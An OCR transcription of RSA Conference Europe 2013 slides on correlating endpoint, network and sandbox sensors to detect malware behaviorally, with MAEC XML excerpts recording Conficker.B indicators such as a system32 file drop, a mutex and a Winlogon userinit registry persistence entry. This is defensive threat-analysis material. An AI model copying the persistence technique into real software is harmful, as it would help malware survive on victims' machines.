
Conficker.B FileShare behavior excerpt

Ref: http://maec.mitre.org/about/docs/MAEC_Conficker_Issues_Challenges.pdf

Example: <Signal to Noise> ++

- Single Sensor - Baselining Xtime, Xpopulation, Xtrans
  - Change over Time from User “normal”
  - Difference from Population “normal”
  - Difference from Session type “normal”
  - Difference for an accession “device”
  - Clustering – RT vs. Batch
  - Sensor signal mining across parameter spaces
  - …





Behavior Sensor Examples


- Web Session Navigation Patterns - Silvertail
- Netflow and DNS Lookup Patterns – LosAlamos PathScan
- Traffic and flow patterns – NetWitness Parsers + Meta + Sandbox Based Behaviors
- Endpoint Anomalous State and Behavior – Ex. Injection + Network Activity - ECAT
- Kernel Hooking - AutoVAC – Texas A&M
- Hybrid Static/Dynamic + Recipe Driven SandBox Analysis – Joe Security, Joe Sandbox

Concurrent Analysis

Concurrent Behavior Analysis

- Behavior: Sensed Change ∇Time vs. Matched String
- Coherence: Inconsistency vs. Signature
- Dimension: Multiple Aspects vs. Single Aspect Alerts
- Composition: Anomalies vs. Focused Indicator Scoring Threshold

Opportunity: Multi-modal Behavior
Ex. NW Behavior + EP Behavior




!(EP) ⇒ !(NW)

Orchestrate linkage on Asset ID : IP, MAC, UUID, Hosting Stack, …

Composed Higher Confidence Behavioral Indicator

Examples: <Signal to Noise> ++



Complex Emergent Behavior: Labeling & Propagation


- Track User, Asset, Transaction profiles – label suspicious entities based on modeled constraints
- Taint subsequent interactions – suspicion propagation.
- Reputation as a operational signal
  - Situation Awareness: Suspicious EP + Suspicious Session (App) + Anomalous Traffic = Very Very Suspicious Situation
  - Action-ability: Score indicates where to look first.
  - Action-ability: Adjust sensors thresholds and possibly, Shields!
  - Action-ability: Confirm mitigation/remediation.

Ex. Complex Emergent Behavior Characterization

- Clustering Dimensions for Graphs
  - Describing Behavior Graphs (comparison)
    - Frequency Domain
    - Complexity Measures and Metrics
    - Shape Measures
    - …
  - Association across aspects on common entities
    - EP Identifiers/Account/Service/Process …
    - User Identifiers
    - Session Identifiers
    - Application/Service/Site Identifiers
    - …

Ex. Complex Emergent Behavior Recognition

- Can leverage sensor specific mining with no change



- As We Approach Mining Across Sensors – New Issues
  - Bayesian, SVM, Neural Networks, Decision Trees, …
  - But need to understand base data and model statistics
    - Signal and Variable Dependence
    - Underlying Distribution
    - Data and Model Interactions


Multi-Behavior MAEC 4.0

```
<maecPackage:Analyses>
 <maecPackage:Analysis id="maec-example-ana-1" method="dynamic" type="triage" >
  <maecPackage:Summary>Dynamic (behavioral) triage.</maecPackage:Summary>
  <maecPackage:Findings_Bundle_Reference bundle_idref="maec-example-bnd-1"/>
  <maecPackage:Tools> <maecPackage:Tool id="analysis-tool-1">
     <cyboxCommon:Name>Anubis</cyboxCommon:Name>
     <cyboxCommon:Vendor>IsecLab</cyboxCommon:Vendor>
   </maecPackage:Tool></maecPackage:Tools>
 </maecPackage:Analysis>
 <maecPackage:Analysis id="maec-example-ana-2" method="dynamic" type="triage">
  <maecPackage:Summary>Dynamic (behavioral) triage.</maecPackage:Summary>
  <maecPackage:Findings_Bundle_Reference bundle_idref="maec-example-bnd-2"/>
  <maecPackage:Tools> <maecPackage:Tool id="analysis-tool-2">
     <cyboxCommon:Name>ThreatExpert</cyboxCommon:Name>
     <cyboxCommon:Vendor>Symantec</cyboxCommon:Vendor>
   </maecPackage:Tool> </maecPackage:Tools>
 </maecPackage:Analysis>
</maecPackage:Analyses>
```


Multi-Behavior MAEC 4.0

<maecPackage:Findings_Bundles>…
<cybox:Associated_Objects> <cybox:Associated_Object id="maec-anubis_to_maec-obj-1">
<cybox:Properties xsi:type="FileObj:FileObjectType">
<FileObj:File_Name>oembios.exe</FileObj:File_Name>
<FileObj:File_Path>C:\WINDOWS\system32\</FileObj:File_Path>…
<cybox:Name xsi:type="maecVocabs:SynchronizationActionNameVocab-1.0">create mutex</cybox:Name>
<cybox:Associated_Objects> <cybox:Associated_Object id="maec-anubis_to_maec-obj-2">
<cybox:Properties xsi:type="WinMutexObj:WindowsMutexObjectType">
<MutexObj:Name>__SYSTEM__91C38905__</MutexObj:Name> …
<cybox:Associated_Objects> <cybox:Associated_Object id="maec-anubis_to_maec-obj-3">
<cybox:Properties xsi:type="WinRegistryKeyObj:WindowsRegistryKeyObjectType">
<WinRegistryKeyObj:Key>software\microsoft\windows nt\currentversion\winlogon</WinRegistryKeyObj:Key>
<WinRegistryKeyObj:Hive>HKEY_LOCAL_MACHINE</WinRegistryKeyObj:Hive>
<WinRegistryKeyObj:Values> <WinRegistryKeyObj:Value>
<WinRegistryKeyObj:Name>userinit</WinRegistryKeyObj:Name>
<WinRegistryKeyObj:Data>C:\WINDOWS\system32\userinit.exe, C:\WINDOWS\system32\oembios.exe,</WinRegistryKeyObj:Data>
</WinRegistryKeyObj:Value> </WinRegistryKeyObj:Values> …
</maecPackage:Bundle>

Multi-Indicators in MAEC 4.0



Open Questions for Concurrent Behavioral Analysis

#RSAC


RSA CONFERENCE EUROPE 2013

Open: Multiple Time Bases

- Smart sensors can introduce non-deterministic delays
  - Lack of Clock Synchronization
  - Buffering prior to recognition … and alert
  - Sandbox execution (usually has a timeout)
  - Batch analytics can be long running
  - Non-linear analytic approaches (UTM attack permutations over vulnerability graphs)
  - …
- Need correlation that is less sensitive to clock de-sync
- Need to reason using partial ordering or relaxation of dependencies – transformation (ex. f-domain)
- Need interval logics for reasoning about time

Open: Policy/Filter Conflict …

Sensors can be filters … and affect visibility



- Policy distributed across different interacting PDPs
- Policy expressed in many different policy languages and logics: Snort, YARA, Parsers ..
- Potential policy interactions: What does FW + IPS +WF mean? Same as WF + IPS + FW?
- Some devices fail open, some fail closed under load
  - *Beyond UTM*

Open: Automated Reasoning About Complex Emergent Behavior

- Belief & Plausibility Evolution Across Sensors
  - Dempster Schaffer revisited – Fusion of belief constraints from different sources
    - Explicit provision from negative (conflicting) evidence
    - Posture + Behavior + Reputation + Multi-Anomaly
  - Transferable Belief Models
  - Theory of Hints
  - …

Immediate Application

- Improve Signal to Noise Ratio on Anomaly Alerts
  - Correlate thresholded EP, NW, NetFlow ,… anomalies on common endpoint reference and interval.
  - Score = (S1 + S2 + … Sn)/n Si := degree of anomaly
  - Very simplistic combination: $0 \leq Si \leq 1$, 0 so, $0 \leq Score \leq 1$
  - Can add decay for aging of sequence of anomaly scores
  - Can add variance from average for sequence anomaly
- Additional Aspect
  - Use anomalous traffic alert to trigger endpoint consistency scan (dll, reg, filesystem, threads, hooks…)
  - Use anomalous endpoint score to trigger packet capture and deeper traffic analysis

Summary

- Emergent malware is increasingly dynamic and increasingly coopts legitimate and operationally essential (hard to block) characteristics (legitimate IPs, Services, APPs, Protocols, …)
- Reasoning across massive volumes of otherwise legitimate static indicators is probably not the answer
- Multi-aspect concurrent behavior analysis allows us to automatically improve anomaly indications
- Multi-aspect concurrent behavior analysis allows us to establish a more comprehensive, and therefore actionable context

#RSAC

RSA CONFERENCE EUROPE 2013

Thank you!

Dennis R. Moreau, Ph.D.

RSA / Office of the CTO

dennis.moreau@rsa.com

www.rsa.com

#RSAC

RSA CONFERENCE EUROPE 2013

Appendix

#RSAC

RSA CONFERENCE EUROPE 2013

Ex. Complex Emergent Behavior Clustering

- Mean shift clustering
- Principal Component Analysis (PCA)
- Bilateral filtering
- Expectation Maximization – Shape Sensitive
- K-Means – Similar Extents

Ex. Streaming Clustering

- Classification of Data Streams – Micro Clustering
- Ensemble Classification
- On Demand Classification
- Lite Weight Classification – adaptive granularity fluctuating data rates
- ANNCAD - adaptive nearest neighbor clustering for data streams
- SCALLOP - scalable clustering on decision patterns – continuous rule updates


Ex. Streaming Clustering

- Velocity Density Methods
  - Dimensional evolution – drifting normal to avoid false positives
- Stream Cubes
  - High dimensionality distance measures under adaptive means
- Realtime synopsis (descriptions)
  - Stability under load and change in real time p-stable
  - Equi-depth multi dimensional histograms – distance is a centroid distance
- Streaming k-means

Ex. Streaming Analytic Technique

Adaptation of Clustering Techniques

- Continuous K-Means
- Good for identifying clusters as they emerge and merge
  - Tracked over time to support cluster change analysis
  - Not precise enough to drive splits, so:



Stream-ish over data

Clustering over abstracts of data: On Demand

Streaming vs. Batch Analytics